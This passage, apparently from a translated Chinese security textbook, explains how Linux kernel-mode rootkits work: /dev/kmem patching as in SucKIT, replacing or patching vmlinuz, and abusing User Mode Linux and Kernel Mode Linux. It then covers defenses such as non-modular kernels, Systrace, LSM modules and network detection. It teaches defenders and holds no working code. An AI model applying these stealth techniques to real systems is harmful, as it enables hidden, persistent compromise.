


图 8-14 通过读出或写入/dev/kmem 修改一个正在运行的内核

对于可承载内核模块 RootKit，这些通过/dev/kmem 对一个活动的内核的修改不能在系统重启后仍然幸存。所以大多数攻击者对 init daemon，或其他启动程序或脚本也使用了同样的技术，使得/dev/kmem 修改在系统启动时仍然适用于内核。

除了提供有用的分析工具对/dev/kmem 查找、读出和写入外，Sd 和 Devik 也基于这一思想，编写了一个简单的内核模式 RootKit。他们为这个工具起了一个非常文雅的名字“SucKIT”，这是“Super User Control Kit”的缩写。从功能性和可用性的角度来看，SucKIT 内核模式 RootKit 非常类似于 Adore。除了提供文件和进程隐藏的功能外，还有一个密码保护后门命令监听程序。当然，SucKIT 的最大不同是并不包括内核模块，而且不要求目标计算机支持内核。以 root 级许可登录后，在命令行解释器中简单地运行 SucKIT，这个程序就会自动保存到内存的系统调用表中，使用内核中的存储空间将代码嵌入内核存储器，并修改系统调用表使其指向新的代码。虽然没有 GUI，但其安装过程极其简单。所有那些读写、查找和修改/dev/kmem 的繁重工作都由软件自动完成。攻击者只是执行一个简单的命令就

可以完全接管系统。

为硬盘上的内核映像加补丁

你知道，不论是可承载内核模块或是/dev/kmem 操作，系统每次重启时都非常复杂，都不得不修改重载内核。而不必要的复杂性将导致错误的产生，造成系统异常或破坏内核模式 RootKit。事实上有个简单的方法可以操控内核，有了在这台计算机上的 root 级许可，攻击者可以仅仅替换或修改硬盘中本来的内核映像。这样一来，在系统下一次重启时，攻击者的恶意内核将被重载到系统中代替原来的整个内核。因为硬盘上的内核映像只是一个文件(可由 root 级用户读和写)，所以攻击者无需从用户模式跳到内核模式来修改这个文件。用户模式到内核模式的转换(例如，通过系统调用、insmod 和/dev/kmem 产生)只要求与运行的内核进行交互，但是不需要修改硬盘中的内核映像文件。攻击者只要将权限变为 root 级许可，即可在系统下一次重启时覆盖硬盘上的内核映像文件，将一个新的恶意内核安装到内存中，如图 8-15 所示。



图 8-15 替换硬盘上的内核映像

在 Linux 文件系统中，内核映像保存在称为“vmlinuz”的文件中，这个文件通常位于/boot 目录下。为了使启动程序所需的容量达到最小，内核映像文件的大部分是经过压缩的。系统启动时，vmlinuz 的第 1 部分加载内存并执行。vmlinuz 的这一部分将该文件的剩余部分解压缩，并将解压缩后的整个内核映像加载到内存中。有时，如果你创建了自己的内核，则将发现一个称为“vmlinux”的文件，结尾是一个“x”，而不是“z”。vmlinux 内核映像并没有压缩，它必须首先为启动做准备而进行压缩，将自身转换为 vmlinuz。如果要用一个恶意的内核替换原来的内核，攻击者必须创建另外一个内核映像，对其进行压缩，并用恶意的替换文件覆盖现有的/boot/vmlinuz 文件。

用一个恶意的替换文件替换整个内核映像文件非常容易，攻击者可以在自己的计算机上创建一个定制的内核，并将这个恶意的内核应用于受害者的计算机上。因为 Linux 是开放式资源操作系统，因此攻击者可以修改内核资源代码创建一个自定义的内核。这个内核为攻击者提供对这台计算机的后门访问，而且可以隐藏其恶意的行为。例如，通过大量修改一些系统调用的内核资源代码，攻击者可以创建一个内核映像，从而隐藏某些名字的文件、伪装特定的 TCP 和 UDP 端口，并用一些看不到的名字伪装进程实现执行方向的修改。

攻击者无需乱改系统调用表，而仅仅在现有的系统调用函数中加入一些新的代码。换句话说，全新的内核将是一个 RootKit，它将彻底地替换旧内核。攻击者甚至会伪装新的恶意内核，使其看上去仿佛是原来的内核。例如，恶意内核可以进行适当的设定，这样如果用户打开修改过的 `/boot/vmlinuz` 文件，内核将返回旧的并且没有修改过的内核映像文件（它已经不再存储在硬盘中），而不是修改过的内核映像。这样攻击者可以通过修改与打开和读出文件有关的内核映像，逃过所有对内核映像文件的完整性检测。

可是，对于攻击者而言，想要替换整个内核仍然有点问题。受害计算机可能有一个很特别的内核，这个内核用一个涉足特殊内核开发的管理员创建的自定义码进行伪装。也可能现有内核中编辑有某个很特别的硬件支持，而攻击者并不知道这些。如果攻击者创建了一个全新的内核，替换定制过的内核，管理员可能立即注意到这个攻击或发现某个硬件可能变得不能使用。为了避免这种情况发生，攻击者可以简单地修改现有的 `vmlinuz` 文件，而无需替换它。通过为内核映像文件添加补丁，而不是完全地替换它，定制内核的大多数现有功能都将保留下来。攻击者的代码将只是被加到现有的内核映像文件中，如图 8-16 所示。




图 8-16 将补丁直接应用于硬盘上的内核映像中

2002 年，一个名叫 Jbtzhm 的人发表了一篇论文和一些代码，这些代码允许攻击者打开、解压缩、分析 `vmlinuz` 文件并直接向其应用补丁[13]。Jbtzhm 提出的技术使攻击者将新的代码添加到内核映像文件的末尾。然后修改现存代码中的指针，使其指向新的功能。Jbtzhm 将其软件设计得可以从一个可承载内核模块代码插入到内核映像文件中，而无需按照过去的方法在系统启动时安装模块。毕竟，可承载内核模块是一些很不错的内核模式代码，准备将其应用到内核中。Jbtzhm 的技术就是将一些代码从可承载内核模块插入到内核映像文件中，从而简化了代码嵌入内核的实现过程。因此利用这项技术，攻击者可以用 Adore 或 KIS 可承载内核模块 RootKit 为内核映像文件添加补丁，并使其在系统启动时从 `vmlinuz` 文件本身自动应用。

到目前为止，我们已经讨论过的 3 种修改内核的方法（可承载内核模块、修改 `/dev/kmem` 和在硬盘上修改内核映像），这也是迄今为止在当前的 Linux 系统中实现内核模式 RootKit 最流行的方法。但是，有另外两种攻击者在公开会议上讨论过的实现内核级攻击的方法。这两种实现内核操作的方法用到了称为“*User Mode Linux*”和“*Kernel Mode Linux*”的工具，接下来我们将对其进行研究。虽然这另外两种方法还没有广泛应用于攻击，但在不久的将来它们会得到越来越广泛的使用。

利用 User Mode Linux Project 欺骗用户

你在考虑现在正在呼吸的空气吗？

——1999 年电影《黑客帝国》(The Matrix) 中的对话

前面所讲到的替换或修补内核的思想可以得到进一步地延伸，使用一个称为“User Mode Linux”(UML) 的惊人工具，这是由 Jeff Dike 最初开发并一直领导的一项工程。UML 可以在网站 <http://user-mode-linux.sourceforge.net/> 免费获得，它允许用户在普通的用户模式进程中运行整个 Linux 内核。将其称为“User Mode Linux”是因为它运行一个完整的 Linux 系统，有自己的内核和应用程序，所以在一个主机 Linux 系统的用户模式进程中运行。因此有了 UML，我可以让自己的 Linux 计算机的标准内核完好无损并很好地运行，并在现有系统中创建多个 UML 实例运行在用户模式进程下，其中增加的每一个 UML 实例中都有自己的内核模式和用户模式。

有了 UML，我的原操作系统可以看做一台主机，而所有的 UML 实例就是客户机操作系统，运行在主机操作系统的顶端。这些客户机操作系统是完整的 Linux 装置，它们都有自己的内核、网络配置、文件系统和应用程序，并且包装在一个标准的 Linux 用户模式进程中。每个 UML 实例都独立于其他实例，在自己的用户模式空间内运行所要求的所有程序。我因此可以创建虚拟的 Linux 计算机，让其运行在真正的系统的顶端，放在标准的用户进程旁边，如图 8-17 所示。




图 8-17 User Mode Linux 的合法使用是在一台 Linux 系统中创建多台虚拟 Linux 计算机

或许你已经非常熟悉 VMWare 或 VirtualPC，这两种工具允许用户创建运行在主机操作系统顶端的客户机操作系统。UML 也可以用来实现主机之上的客户机操作系统，但是又不同于 VMWare 和 VirtualPC，这表现在两个重要的方面。首先，UML 是一个免费的开放式资源；其次，VMWare 和 VirtualPC 实现了一个虚拟的 x86 兼容处理器，所以几乎任何的 x86 兼容操作系统（例如，Linux、Windows 和 BSD 等）都可以作为一个客户机操作系统安

装到其上。另一方面，UML 并不模仿 x86 处理器：相反，它作为执行 Linux 系统调用的一个代理，为位于 Linux 宿主操作系统顶端的虚拟机内核创建对其的抽象，当前工程的重复操作是以 Linux 为中心的。尽管存在这点不同，UML 仍然相当有用。

请注意，设计 UML 并不是为了作为一个攻击工具，它可以被用做各种正面的角色。对于经验丰富的程序员，他们致力于修改自己的内核或编写新的应用程序，UML 为其进行试验提供了很好的场所。如果内核修改或新的应用程序完全破坏了 UML 实例，开发人员可以简单地重启这个 UML 实例，而无需重启整个主机系统。所以，UML 为开发人员和实验者提供了很大的方便。另外，服务供应商可以利用 UML 为客户提供虚拟 Linux 主机服务。每个客户可以为服务供应商的 Linux 计算机上给予（或赋予）一个 UML 实例。UML 虚拟机是彼此独立的，所以对于用户来说，看起来似乎是登录和使用自己单独的 Linux 计算机。事实上，到写这本书时，Internet 上有许多商业的 UML 主机服务提供商[14]。

攻击者如何将一个善意的 UML 用做一个颠覆性的角色，破坏计算机上现有的内核呢？查看图 8-18 所示的攻击。坏家伙可以以 root 级权限闯入计算机，复制现有的文件系统（包括内核、所有的应用程序，以及用户数据），并将其加载这台计算机的虚拟机 UML 实例。启动这个包含原始系统副本的 UML 客户机系统之后，攻击者就可以在原来的主机系统中安装一个恶意的内核。所有登录到这台计算机的用户和管理员都将在毫不知情的情况下访问这个 UML 实例，而不是访问受到攻击者控制的真正的操作系统。同时，攻击者可以在主机操作系统中运行所有令人讨厌的进程，而 UML 实例中的用户将不会注意他。本质上，这个攻击的原理如同一个反的 honeypot。标准的 honeypot 是在攻击者不经意时将其诱捕进监狱，而这类攻击将系统管理员和用户诱捕到监狱中。



图 8-18 使用用户模式 Linux 将合法用户诱捕进监狱

为了成功地实现这一图谋，攻击者要保证具有真正系统映像的 UML 实例，并在每次重启整个主机操作系统时重新启动。这不是个大问题，因为与当前运行的 UML 相关的各种脚本和程序都可以在主机操作系统中被设置为启动脚本。当然，启动实际（但是恶意）内核的过程相当复杂。伴随用自己包装在其中的虚拟内核发起一个 UML 会话，在启动过程中可能被一个观察启动脚本信息的管理员注意到，从而产生怀疑。但是攻击者可以小心地伪装真正的启动信息和 UML 初始化信息，这样一来，在启动阶段系统看起来完全正常。

通过在受害计算机上应用 UML，攻击者控制了整个系统，并将普通用户和管理员拘禁在一个位于系统角落里的 UML 小监狱中。当然真正重要的是，用户和管理员并不知道自已已被关进了监狱，UML 变成监禁周围合法用户和管理员的一个锥形区。因为 UML 的作用，系统看起来完全正常。它们的标准内核在运行，所有的文件仍然在硬盘中，程序也和攻击发生前一样地运行，受害者全然不知这个因 UML 而导致的监禁。

Kernel Mode Linux Project

有了 UML，我们已经看到在一个用户模式进程内运行一个完整的 Linux 内核的能力。还有另外一种技术阐述了这一概念，它也可以被用于内核模式攻击。不要在用户模式进程内运行整个 Linux 内核，而只是简单地在一个用户模式下运行一个用户模式进程如何？也就是说，我们可以运行一个进程，但是让它在 CPU 的 Ring 0 级运行，即赋予其访问所有内核数据结构的所有权限。和 UML 类似，甚至有一个开放式资源工程用于这一概念，称为“Kernel Mode Linux”（KML）非常合适。

KML 是 Toshiyuki Maeda 开发的一个工具，可以在 <http://web.yl.is.s.u-tokyo.ac.jp/~tosh/kml/> 免费获得。为配置 KML，管理员（或攻击者）必须在 KML 的支持下编辑一个特别的内核。但是，实现 KML 的重点不是代码。实现 KML 只需下载 Maeda 的代码到内核构建脚本中，如果收到提示问题“是否插入 KML 函数”，要回答“Y”。然后，一旦具有 KML 的内核安装到系统中，就创建了一个称为“/trusted”的特殊目录。位于/trusted 目录下的任何二进制可执行文件在计算机上将运行在内核模式下。举个例子，如果你想要在内核模式下执行 ls 命令，只需要将 ls 复制到/trusted 中，然后执行/trusted/ls。现在执行了 ls 命令，但这次是在内核模式下。实际上，ls 命令在执行时是一个独立的过程，并没有植入内核存储器中。然而它在内核的完全许可下运行，位于 Ring 0，而不是 Ring 3 级。因为 ls 还是很不错的，所以它不会损坏系统。然而，我们只是利用 KML 越过 Rubicon 河，从 Ring 3 到 Ring 0，如图 8-19 所示。

和 UML 类似，KML 的创建并没有恶意的目的。创建它是为了使软件开发人员或管理员可以在内核模式中运行性能良好的程序，从而提高效率和性能。在一个标准（非 KML）的 Linux 系统中，每当一个用户模式进程执行一个系统调用（这种情况每时每刻都会发生），将产生一个较大的环境切换。当执行流从 Ring 3 过渡到 Ring 0 时，多个用户模式数据结构必须保存到内存中。并且需要加载新的内核模式数据，这个过渡要花费时间和 CPU 周期。

Maeda 创建 KML 应用于高性能的要求，用来避免环境切换。



图 8-19 用 KML 运行一个内核模式的进程

当然，运行那些设计来在内核模式中作为用户模式执行的程序非常危险。这个过程可以偶然（或故意）地修改内核中的数据结构，使系统非常不稳定，或者使系统立刻崩溃。因此，KML 不适合于不够健壮的系统，也不适用于大多数产品环境。不过，用于实验系统和戏弄运行的内核时，KML 仍然是一个极具吸引力的项目。

当然，攻击者可以将 KML 用于内核级攻击。假设有个攻击者接管了你的计算机，则可以替换你的内核或修改它，这样一来，这个内核现在支持 KML 了。于是攻击者可以编写一个恶意程序，在内核模式运行一个进程，利用 KML 进行从 Ring 3 到 Ring 0 的跳转。一经运行，这个恶意进程将搜索并修改系统调用表和系统调用码，用攻击者自己的软件替换它们。攻击者的软件将执行一个内核模式 RootKit，我们已经看到其中所有的隐藏和执行方向修改伎俩，表现为内核级恶意软件的其他形式，这种攻击如图 8-20 所示。尽管这一类型的攻击还没有听到过，但它无疑是可能发生的。




图 8-20 利用 KML 攻击内核，修改系统调用表和系统调用码

8.3.3 防御 Linux 内核

如此一来，正如我们所看到的，有无数攻击 Linux 内核的可能，并且都将导致恶毒的攻击者对受害计算机的完全控制。你如何防御这些攻击呢？那对于我们第 7 章中讨论过的用户模式 RootKit，其防御可以分成 3 个部分：预防、检测和采取措施。让我们研究一下每一部分可以采取的防御手段。

在 Linux 上预防内核模式 RootKit

防患于未然。

——Anonymous

如同我们在上一章讨论过的用户模式 RootKit，本章中讲到过的所有内核操作攻击都要求攻击者在安装内核操作代码前获得 root 级许可权。因此，你可以防止他们获得计算机上的超级用户权限，从而在一开始就阻止他们（或许是内核修改）的脚步。在本书中我们讨论了大量的防御措施的采用，使用诸如 Bastille Linux 一样的工具（在第 7 章中已详细讨论），强化系统配置，废除不必要的设备并确保及时地为你那敏感的系统安装补丁。Linux 内核的早期版本特别容易受到内核攻击的感染，其中有攻击者所采用的远近闻名的感染，例如 ptrace flaw，它在 2002 年和 2003 年[15]感染了 Linux 内核 2.4 版。坚持为你的系统，特别是内核定时加补丁和不断更新，你就不会遇到这样的攻击作为坏家伙们的入口。此外，使用户了解自己系统的安全需要，不要运行可疑代码。因为内核模式 RootKit 的产生，所以在配置和维护你的系统时，进行严密的防御变得前所未有的重要。

除了安全地配置系统并为其添加补丁，你可能会考虑在自己敏感的系统中使用不支持可承载内核模块的 Linux 内核，例如你的公开访问站点、E-mail、DNS 和防火墙系统。在这样的计算机上，你可能不需要内核模块支持，因为在一个运行的系统中加入一个模块危险的，而且可能导致系统瘫痪。最后一次向自己的重要产品网站、E-mail、DNS 或防火墙服务器中插入模块是什么时候？可能从没有过。按照 Internet 上可以迅速获得的向导[10]，或者使用 Bill Stearns 的内核创建脚本[16]，你可以很容易地创建一个自定义的 Linux 内核。其中包含所期望的所有功能，但没有对内核模块的支持。

当然，正如我们在这一章中前面部分看到过的，攻击者可以直接使用/dev/kmem 并毒害你的内核，即使其中没有对模块的支持。然而你只需卸载可承载内核模块，就已经提高了防御线。即可以对付那些 rank-and-file 脚本小孩，因为他们只是单纯依靠可承载内核模块来实施攻击。利用一个简单的 insmod 命令来避免攻击者彻底破坏内核，这样就可以提高安全性，你的对于于是只能加倍地努力来破坏你的内核。我们应该注意到，有人用术语“*monolithic*”来描述没有模块支持的内核，但是坚定的内核开发人员并不将这个词用于这

一概念。他们称这样的内核为“*non-modular*”；相反，*monolithic* 这个词用来表示一个内核。它提倡将大量功能放置于内核模式，而不是将所有的功能都放入用户空间[17]。

一个相关的方法是利用一个经过特别修改的内核，避免一个模块修改系统调用表的功能。特殊地，一些 Linux 内核版本并不输出系统调用表。输出系统调用表首先允许模块读出，甚至修改这些关键的数据结构。没有了这个输出，可承载内核模块就不可能修改系统调用表，这也就挫败了内核模式 RootKit。特别是 RedHat 将这一特性植入包括在 RedHat 8.0 和 9.0 的内核版本中，而 Linus Torvalds 将其构建在开发内核 2.5.41 版本中。为此，早一些 Adore 版本和大多数其他基于模块的内核模式 RootKit 将对 RedHat 8.0 和 9.0 无能为力。这简直太好了，因为 Adore 是当今用到并最受欢迎的内核模式 RootKit。但是到目前为止，除了 RedHat 版本和试验内核，这一功能还没有广泛包含于其他内核版本中。另外，即使有了这个功能，*/dev/kmem* 形式的 RootKit，例如 SucKIT 将仍然很好地起作用，注意到这一点很重要。为了使 Adore 或 KIS 作用于这些系统，攻击者将不得不修改 RootKit 的代码来利用 */dev/kmem*，或增加 RedHat 移回到内核中的系统调用表输出特性。毫无疑问，你会猜到，甚至有免费代码用于再次增加系统调用表输出，称为“*addsyms*”，可以从 <http://xenion.antifork.org/files.html> 找到。

强化你的计算机并去掉对内核模块的支持之后，你可能需要使用一些免费下载的工具，这有助于限制攻击者对你计算机的访问。用来确认和控制用户模式和内核模式之间的操作流的一个免费工具是 Niels Provos 编写的 Systrace，这个工具可以从 www.citi.umich.edu/w/provos/systrace/ 获得。不要被 Systrace 这样的名字迷惑，在本章的前面我们提到过一个称为“*Strace*”的工具，它只显示应用程序所执行的系统调用。Systrace 不仅仅是简单的 *strace*，一旦安装到 Linux、FreeBSD 和 Mac OS X 计算机上，则可以跟踪并限制个别应用程序可以实现的系统调用。

所以利用 Systrace，你可以在标准并有控制的环境中运行一个应用程序，同时记录它所执行的系统调用。例如，可以在一台测试计算机上运行你的 Web 服务器并记录其所有的系统调用活动。现在你拥有了一个完整的 Web 服务器所要求的已知系统调用集，于是可以使用 Systrace 来限制应用程序，这样它就不能在计算机上执行任何其他系统调用。从某种意义上说，你已经封锁了这个应用程序。这样一来，它只能够访问它所必须的普通内核功能集合。如果它要执行其他系统调用，例如与在内核插入模块相关的那些调用，则 Systrace 将终止这个操作并针对那个系统调用返回一个错误信息。这样，你可以将各种程序隔离到一个小的笼子里，在其中他们仅仅可以执行通常情况下所需的系统调用。如果 Systrace 发现有某个应用程序需要执行其他系统调用，则将警告你有一个行为可疑的应用程序，可能是由于某个攻击者破坏了这个程序。

除了 Systrace，你还可以使用安全加强性可承载内核模块。因为攻击者使用恶意内核模

块来破坏 Linux 内核，系统管理员和安全人员可以利用良性的模块来支持 Linux 系统的整体安全。当然，如果已经从内核中去掉了模块支持功能，你将不得不将那些与安全性有关的内核模块提供的所有代码直接嵌入自己的内核中。从内核开始，一个可以增加 Linux 整体安全性的值得注意的项目是 Linux Security Module(LSM)提案，在 <http://lsm.immunix.org> 中对其进行了详细描述。LSM 不能直接阻止恶意内核模块，注意到这一点非常重要。但是，LSM 技术关闭攻击者闯入系统的各条通道，使整个系统更加安全。LSM 通过拒绝 root 级访问提高了系统安全性，这样一来，坏家伙就不能修改内核或危害计算机。

让我们查看最初的 LSM，以了解其设计目的。追溯到 2001 年 3 月，在坚定的内核开发人员的一次聚会上，U.S. National Security Agency(NSA)发表了 Security Enhanced Linux (SELinux)项目在 Linux Kernel Summit 之前的一种表现形式。发表前，NSA 公开发布了一个 Linux 内核版本，其中包括有非常详细的安全控制，实施对关键的系统组件和功能的强制性访问。“标准的”Linux 建立在自由地访问控制的基础上，它允许用户和管理员按照自己的意愿使用各种文件系统的许可权。在这种情况下，用户或管理员可以通过修改各个关键文件的读、写和执行许可，有意或无意地削弱系统的安全性。利用强制性访问控制，例如 SELinux 中实现的，按照默认情况控制特定关键性系统组件（包括数据结构和与内核相关的文件）的访问，而且不能由用户和管理员修改。这就是为什么这些控制是强制的，而不是自由决定的。从某种意义上说，许多安全设置，例如读、写、以及某些关键文件的执行许可，是硬编码在计算机中的。因此，如果强制性访问控制正确地作用于计算机，内核及操作系统的其他部分就很少受到攻击者的控制。基于 2001 年 Linux Kernel Summit 的 NSA 表示，Linus Torvalds 和其他内核开发人员开始研究如何将一些 SELinux 的思想应用到整个 Linux 内核中，LSM 项目因此诞生了。

强制性访问控制只是可以通过 LSM 实现的一个可能特性，但是其他方案也是可行的。事实上，LSM 是一个构建框架，用来将各种安全特性嵌入到 Linux 内核中。LSM 项目当前由 Immunix 公司作为先导，这个公司创建了 Linux 的一个商业加强版。从某种意义上说，LSM 在 Linux 2.4 和 2.5 内核中添加了安全挂钩。这些挂钩让一个可承载内核模块做出安全性决策，确定应该允许和不允许的内容。LSM 并不明确指出这些安全决策应该是什么。它只是提供一个接口，用来连接决策制定安全逻辑和内核本身。由于恶意的可承载内核模块 RootKit 破坏了内核，因此 LSM 让模块应用于增强整个系统的安全性，从而预防受到攻击者的控制。

为了了解旧版的 Linux，在内核本身中构建了一个基本的安全控制集。但是，这些控制策略是一个普遍适用的方法，这种方法是 Linux 从几十年前的 UNIX 系统中继承下来的。这些默认控制的重点在于对文件的访问，指出可以在文件系统中读、写或执行这些文件的用户。有了 LSM，内核模块可以明确指出各种不同的或附加的访问控制。例如，可以明确

指出应该受到严格访问限制的文件或内核中的数据结构不能被修改。

LSM 为编写这些安全模块提供了总体框架和接口，许多不同的组织创建了 LSM 兼容模块，这增加了 Linux 固有的安全性。毕竟，指定安全性是不错的，但是只有实现了才可以令其真正有效。表 8-3 中列出许多免费且开放式资源 LSM 工具，这些工具提高了 Linux 计算机的整体安全性。其中的每一种模块都可以提高 Linux 的根本安全性，从而避免攻击者取得根目录或增加一个内核模式 RootKit 攻击。但是值得注意的是，任何这种模块的使用都从根本上改变了对于你的 Linux 系统的安全控制。因此，如果你安装 LSM 时没有首先认真地设定和测试系统，那么安装在 Linux 计算机上的应用程序很有可能受到破坏。另外，因为 LSM 模块改变了 Linux 中基本的访问控制规则，所以它可以使对这台计算机的管理变得复杂。一些完全熟悉“标准”Linux 的系统管理员将被 LSM 引入的安全控制完全迷惑，因此对于在 LSM 中实现的那些具体的安全特性，系统管理员和安全人员必须在将其投入使用之前获得相关经验。

表 8-3 各种 LSM 工具

LSM 名	位 置	用 途
SELinux	www.nsa.gov/selinux	这个 LSM 实现了一个由 NSA 创建并基于 SELinux 的结构，其中包括强制性访问控制，还有基于角色的访问控制，就是为用户安排不同的角色并根据其任务确定其权限
Domain and Type Enforcement	www.cs.wm.edu/~hallyn/dte/	这个组件将程序组成一个域集，然后对不同的文件设定称为“type”的属性。接下来，不同的域被相应地控制并设置对特定类型的访问
Openwall LSM	www.openwall.com/linux	这个组件实现了多安全限制，包括限制用户访问 /proc 文件系统和非可执行程序堆的，从而避免各种缓冲溢出式攻击
LIDS	www.lids.org	Linux Intrusion Detection System(LIDS)提供了如下安全特性。 <ul style="list-style-type: none"> • 文件保护，锁定文件。这样即使是在 root 级许可下，也不能对其进行修改 • 程序保护，防止对关键程序的访问 • 周密的访问控制列表 • 用于内核攻击的安全转换 • 内核级端口扫描检测 • 限制程序在网络端口进行监听

8.3.4 检测 Linux 中的内核模式 RootKit

即使有了最好的防御，攻击者仍然有可能找出你盔甲上的漏洞，并安装内核模式 RootKit。一旦安装了内核模式 RootKit，我们就不能相信来自系统中的任何信息。它完全取决于内核模式 RootKit 软件如何彻底地伪装自己，以及攻击者多么小心地对其进行设置。尽管检测可能是一个很大的挑战，我们还是有許多自己掌握机制可以用来发现系统中内核模式 RootKit 的踪迹。

首先，从一个系统中查找可疑的网络通信。即使本地行为从系统管理员处隐藏，基于网络的 IDS 也可以注意到攻击包（这个信息包来自于受到内核模式 RootKit 感染的一台计算机），因为攻击者想要通过网络接管其他计算机。此外，如果攻击者植入在一个 TCP 或 UDP 端口进行监听的后门，即端口扫描器，例如 Fyodor 的 Nmap（可以从 www.insecure.org 免费下载），也可以远程检测到监听端口，即使它们从所有的本地用户和管理员处进行隐藏。还有，查看系统的意外重启。虽然可承载内核模块和 `/dev/kmem` 修改并不要求重启，我们讨论过的其他内核控制方法（覆盖内核映像、使用 UML 和安装 KML）都要求攻击者重启系统。尽管一次意外的重启不能完全证明攻击者接管了你的计算机并安装了一个让人讨厌的工具，但是这说明出现了某个异常情况。如果你的系统不时地重启，则应该利用我们这一节讨论过的工具进行详细检查。

